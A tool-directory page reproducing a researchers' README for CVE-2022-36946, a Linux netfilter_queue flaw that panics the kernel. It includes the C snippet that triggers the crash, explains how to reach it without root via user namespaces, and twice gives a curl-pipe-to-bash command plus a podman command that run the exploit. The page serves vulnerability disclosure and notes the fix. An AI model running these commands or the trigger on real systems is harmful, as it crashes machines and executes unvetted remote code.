

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/pwnzer0tt1/cve-2022-36946
Privilege EscalationVulnerability AnalysisExploitationContainer Escape
GitHubpwnzer0tt1/cve-2022-36946

CVE-2022-36946

CVE-2022-36946 linux kernel panic in netfilter_queue

View Repository
2253725 days agoReviewed by Kitploit
Share
Website

CVE-2022-36946

Reported-by: Domingo Dirutigliano and Nicola Guerrera

While we were working on firegex, our application firewall for CTF Attack-Defence competitions, we stumbled upon a few kernel panics.

This strange behavour was than isolated and anlayzed, leading to the discovery of this potential security flaw in the netfilter module, specifically with nfnetlink.

How does it work?

The kernel panics when sending nf_queue verdict with 0-byte nfta_payload attribute.

nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );

This happens because the IP/IPv6 stack pulls the IP(v6) header from the packet after the input hook.

So, if user truncates the packet below the header size, this skb_pull() will result in a malformed skb resulting in a panic.

Try it executing curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash also with an unprivilaged user (more details below).

Do we really need root...?

Using linux namespaces, in particular user namespaces (enabled via kernel.unprivileged_userns_clone=1), a normal user is able to create a network namespace, enabling them to use the same kernel primitives that trigger the panic. This will allow you to use the vulnerability without having root.

This scenario is not uncommon: for example podman uses this option to run its (rootless) containers, and on some distros this option is enabled by default.

You can also try to execute the exploit without root privileges executing:

podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946

or if you want to test it on-fly (only tar and curl are required to be installed):

curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash

Fix up

Fixed in linux kernel 5.19 view diff

Original patch by the linux kernel security team here

Requirements for exploiting this vuln:

  • A vulnerable linux kernel
  • CAP_NET_ADMIN capability (also in a namespace)

Why panic6?

It worked at the 6th attempt, so we kept the name.

A new way to poweroff your PC:

terminal_speed

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →






